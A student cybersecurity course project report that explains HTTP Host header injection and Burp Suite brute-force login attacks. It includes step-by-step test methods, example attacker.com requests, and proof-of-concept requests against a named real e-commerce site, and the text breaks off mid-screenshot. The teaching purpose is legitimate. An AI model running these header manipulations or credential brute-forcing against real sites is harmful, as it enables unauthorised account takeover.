



## Project Report

***Project Title – HTTP Host Header Attack and Brute Force Attack***

**Presented by**

Triparna Bhattacharya

## **Abstract**

A vulnerability assessment simply identifies and reports noted vulnerabilities, whereas penetrations test (Pen Test) attempts to exploit the vulnerabilities to determine whether unauthorized access or other malicious activity is possible. Penetration testing typically includes network penetration testing and application security testing as well as controls and processes around the networks and applications, and should occur from both outside the network trying to come in (external testing) and from inside the network.

In Host Header Attack an attacker can manually divert the code to produce their desired output, simply by editing the host header value. Later we have discussed the full method of this.

A brute force attack is a trial-and-error method used to decode sensitive data. The most common applications for brute force attacks are cracking passwords and cracking encryption keys.

In this project we have done HTTP Host Header Attack and Brute Force Attack. Finally, we found a vulnerable site and exploit it successfully.



Born To Learn  
ID:TSE2021-1882



AEP

Authorized Education  
Partner

Techsavvy Eduventures Pvt. Ltd.,  
4th Floor, Hotel Upasana Palace,  
Dr RP Road, Near Ganesh mandir,  
Ganeshguri, Guwahati, Assam-781006

# Certificate of Completion

## Triparna Bhattacharya

Has been awarded this certificate for successfully passing the course

### Cyber Security

Duration: 26 Days

DIRECTOR  
TECH SAVVY EDUVENTURES  
PRIVATE LIMITED

Director

Certificate No.(DIPP 35578)



Microsoft Technology Associate

Microsoft CERTIFIED EDUCATOR



## Table of Contents

<b>SL NO</b>	<b>Particular</b>	<b>Page no</b>
1	Introduction:	1-3
1.1	Problem Definition	1
1.2	Project Overview/Specification	2
1.3	Hardware Specification	3
1.4	Software Specification	3
2	Literature Survey:	4-5
2.1	Existing System	4
2.2	Proposed System	4
2.3	Feasibility Study:	5
2.3.1	<i>Technical feasibility</i>	5
2.3.2	<i>Resource and legal feasibility</i>	5
2.3.3	<i>Time feasibility</i>	5
3	System Analysis & Design:	6-12
3.1	Flowcharts:	6-7
3.1.1	<i>Flowchart of HTTP Host Header Attack</i>	6
3.1.2	<i>Flowchart of Brute Force Attack</i>	7
3.2	Design and Test Steps:	8-9
3.2.1	<i>Host Header Attack</i>	8
3.2.2	<i>Brute Force Attack</i>	9
3.3	Algorithm	10
3.4	Testing Process:	11-12
3.4.1	<i>Testing Process of Host Header Attack</i>	11
3.4.2	<i>Testing Process of Brute Force Attack</i>	12
4	Proof Of Concept & Steps to reproduce HTTP Host Header Attack	13-14
5	Proof Of Concept & Steps to reproduce Brute Force Attack	15-19
6	Conclusion	20
7	References	21

## 1. Introduction:

### 1.1 Problem Definition:

- ***What is Penetration testing?***

Penetration testing is a cybersecurity technique organizations use to identify, test and highlight vulnerabilities in their security posture. The challenge is to keep information safe arose as computers gained the ability to share information across communication lines. If a system or any site is not secured, then an attacker can disrupt information or take access to that system or site.

- ***What is website vulnerability?***

A website vulnerability is a misconfiguration in a website or web application code that allows an attacker to gain some level of control of the site, and possibly the hosting server.

Vulnerability in a website makes it prone to attacks. We have used HTTP host header attack to check for the vulnerability of websites or web applications. Vulnerabilities can be leveraged to force software to act in ways it's not intended to, such as stealing information about the current security defenses in place.

- ***What is the HTTP Host Header Attack?***

HTTP Host header attacks exploit vulnerable website that handle the value of the Host header in an unsafe way. If the server implicitly trusts the Host header, and fails to validate or escape it properly, an attacker maybe able to use this input to inject harmful payloads that manipulate server-side behavior.

- ***What is Brute Force Attack?***

Brute Force is a hacking technique used to find out the user credentials by trying various possible credentials.

## **1.2 Project Overview:**

2

In our project we have done penetration testing. It's a security exercise where we try to find and exploit vulnerable websites using HTTP Host Header Attack and Brute Force Attack.

We have used HTTP host header attack to check for the vulnerability of websites of web application and further exploit it using Brute Force Attack.

To test whether a website is vulnerable to HTTP host header attacks, we will need an intercepting proxy tool such as Burp Suite Proxy and manual testing tools like Burp repeater and Burp intruder. We can check it by using three methods which will be further discussed in detail.

After that, we have used Brute Force Attack that uses trial-and-error to guess login info, encryption keys, or find a hidden web page. We have tried to takeover an account of a website by guessing password and username by using Burp Suite. The complete process is further discussed in detail.

#### ***Desktop Configuration:***

- **Memory:** 8 GB or 4GB
- **Graphics Card:** Any Graphic Card with 4 GB V Ram
- **CPU:** Any CPU with 4 Core
- **OS:** Windows 8 or 10, Kali Linux, Mac OS X

#### ***Laptop Configuration:***

- **Processor:** Intel Core i3 or i5 or i7
- **OS :** Windows 8 or 10, Kali Linux, Mac OS X
- **Hard Disk:** 500GB ; 8 GB RAM, 500GB / 1 TB ; 16 GB RAM, 256GB; 4 GB

### **1.4:Software Specification:**

Burp Suite, Hashcat, John the Ripper, Thc-Hydra etc.

## **2. LITERATURE SURVEY:**

### **2.1: Existing system:**

When the existing system was studied, it was found having some problems. Existing system was very time-consuming and not very efficient. The drawback of the existing system has lead to the development of new system, which is very user-friendly, consumes less time, and is efficient.

The existing system required the end-user to write codes and manually find out the possible combination of passwords, which was time-consuming. The new system that has been developed has kept all the requirements of end-users into matter. Many drawbacks have been overcome by the newly designed method.<sup>[1]</sup>

### **2.2: Proposed System:**

New tools have been introduced for testing, such as repeaters, intruders, and intercepting proxy. They generate possible combinations within minutes or hours, depending upon the list. Weak passwords or already hacked passwords are available online, which makes it easier for end-users to make a list. The proposed system is highly efficient, and consumes less-time as they give out the result.

## **2.3: Feasibility study:**

### ***2.3.1: Technical feasibility:***

This project is software-based. The tools that were required in this project are-

- BurpSuite (Intruder, Repeater, Proxy)
- Mozilla Firefox
- FoxyProxy

Each of these software or tools are freely available, technically-manageable and need minimum hardware and software requirements that are present in every basic systems, nowadays. From all of these, it is clear that this project is technically feasible.

### ***2.3.2: Resource and legal feasibility:***

The resources required in this project are-

- Windows or Linux system (Laptop or Desktop)
- Tools or software (freely available)

The tools mentioned are freely and legally available online. It does not require any payments. Also, it is legal to use for the practice of testers. Hence, it is clear that this project has the required resource and legal feasibility too.


### ***2.3.3: Time feasibility:***

Since list of weak passwords are available online and tools are also freely available, which makes it easier for end-users to operate it. Hence, depending upon the list, it takes less-consumable time. Thus, it is confirmed that this project is time feasible.

### 3. System Analysis and Design:


#### 3.1 Flowcharts:

##### 3.1.1 Flowchart of Host Header Injection:



### 3.1.2 Flowchart of Brute Force Attack:

7



### 3.2: Design and Test Steps:

#### **Host Header Attack:**




Image1: Design of Host Header Attack<sup>[2]</sup>

#### Test Steps:

There are three methods to check if a website is vulnerable of Host Header Attack or not:

- **First method:**

1. Change real Host to *bing.com*

- **Second method:**

1. Change Host from *real.com* to *bing.com*

2. Set X-Forwarded-Host to *real.com*

- **Third method:**

1. Set Host to *real.com*

2. Set X-Forwarded-Host to *bing.com*

### **Brute Force Attack:**




Image2: Design of Brute Force Attack<sup>[5]</sup>

### **Test Steps:**

There are several steps to do Brute Force Attack on Burpsuite:

1. Turn the FoxyProxy and the intercept on.
2. Input any username and password to login.
3. Send the information to the intruder.
4. Go to the payload position.
5. Brute force the username and password to make combinations.
6. Start the cluster bomb attack.
7. Sorting by length.
8. Send the attack result to the repeater.
9. Copy and paste it to the proxy and forward it.
10. Off the intercept and look for the website to get logged in.

### 3.3: Algorithm:

#### 3.3.1: Algorithm of Brute Force Attack:

This is the most basic and simplest type of algorithm. A Brute Force Algorithm is the straightforward approach to a problem i.e., the first approach that comes to our mind on seeing the problem. More technically it is just like iterating every possibility available to solve that problem.

When creating a password or an username, the following characters are usually available:

- Numbers (10 different: 0-9)
- Letters (52 different: AZ and az)
- Special characters (32 different).

The number of possible combinations is calculated using the following formula

$$\text{Possible combinations} = \text{possible number of characters}^{\text{Password length}}$$

For example, consider a password containing 5 characters(3 lower case characters and two numbers).

Now the possible number of characters will be 26(since there are 26 lower case characters)+10(since there are 10 numbers)=36. And Password length will be 5.

So, the possible combinations will be  $36^5=60,466,176$ .

Let, a generation of 2 billion keys per second is expected, since this corresponds approximately to the speed of a very strong single computer.

So, the time required to decrypt the password will be  $60,466,176 / 2,000,000,000 =$

**0.03 seconds**

### 3.4: Testing Process:

#### ***Testing process of Host Header Attack:***

Initial testing is as simple as supplying another domain (i.e.attacker.com) into the Host header field. It is how the web server processes the header value that dictates the impact. The attack is valid when the web server processes the input to send the request to an attacker-controlled host that resides at the supplied domain, and not to an internal virtual host that resides on the web server.<sup>[3]</sup>

```
GET / HTTP/1.1
Host: www.attacker.com
[...]
```

In the simplest case, this may cause a 302 redirect to the supplied domain.

```
HTTP/1.1 302 Found
[...]
Location: http://www.attacker.com/login.php
```

#### ***X-Forwarded Host Header Bypass***

In the event that Host header injection is mitigated by checking for invalid input injected via the Host header, you can supply the value to the X-Forwarded-Host header.<sup>[3]</sup>

```
GET / HTTP/1.1
Host: www.example.com
X-Forwarded-Host: www.attacker.com
...
```

OR, supply the invalid input to Host header and supply the main website to X-Forwarded-Host header.

```
GET / HTTP/1.1
Host:www.attacker.com
X-Forwarded-Host: www.example.com
...
```

Practically, there is a possibility that two of the methods may fail, and the third one may hunt down the site. Thus, in accordance, we have to perform all the three methods, in case, the first two methods do not work.<sup>[3]</sup>

***Testing process of Brute Force Attack:***

Brute force attacks focus at defeating a cryptographic algorithm by attempting to predict a valid key from a large number of possibilities. During this attack, an attacker produces a large number of keys by performing an exhaustive search over the key space (all possible keys) and uses each of the predicted keys in an attempt of decrypting a cipher text.<sup>[4]</sup>

Steps to test for key brute force bugs:

- Step 1: Search a Host Header injection vulnerable site.
- Step 2: Make combinations of usernames and passwords.
- Step 3: Execute test cases

*Step 1: Search a Host Header injection vulnerable site:*

The first step in testing for brute force attacks is to find a site which is vulnerable of Host Header injection.

Test for Host Header injection we can do it by the above method.

*Step2: Make combinations of usernames and passwords:*

- The attacker discovers an application functionality that performs authentication based on a key value.
- The attacker produces combinations of usernames and passwords.
- The attacker attempts to authenticate using combinations predicted in the previous step.

*Step 3: Execute test cases:*

- Check the possible right username and password combination by sorting the list.
- Check if the response is OK.
- Copy and paste it to the proxy and forward it.
- Look for the website to get logged in.

## 4. Proof Of Concept & Steps to reproduce HTTP Host Header Attack:

### ▪ First method to find host header injection:

#### 1. Change real Host to bing.com

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
GET / HTTP/1.1
Host: bing.com
Cookie: _gcl_au=...
```
- Response:**

```
HTTP/1.1 301 Moved Permanently
Date: Tue, 07 Sep 2021 13:50:58 GMT
Location: http://www.naaptol.com/
Content-Length: 231
Content-Type: text/html; charset=iso-8859-1
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-UA-Compatible: IE=Edge
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
<title>301 Moved Permanently</title>
</head>
<body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.naaptol.com/">here</a>.</p>
</body>
</html>
```
- INSPECTOR:** Shows the request and response headers.
- Target:** https://www.naaptol.com
- Bottom Status:** 514 bytes | 275 millis

### ▪ Second method to find host header injection:

#### 1. Change Host from real.com to bing.com

#### 2. Set X-Forwarded-Host to real.com

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
GET / HTTP/1.1
Host: www.naaptol.com
X-Forwarded-Host: bing.com
Cookie: _gcl_au=...
```
- Response:**

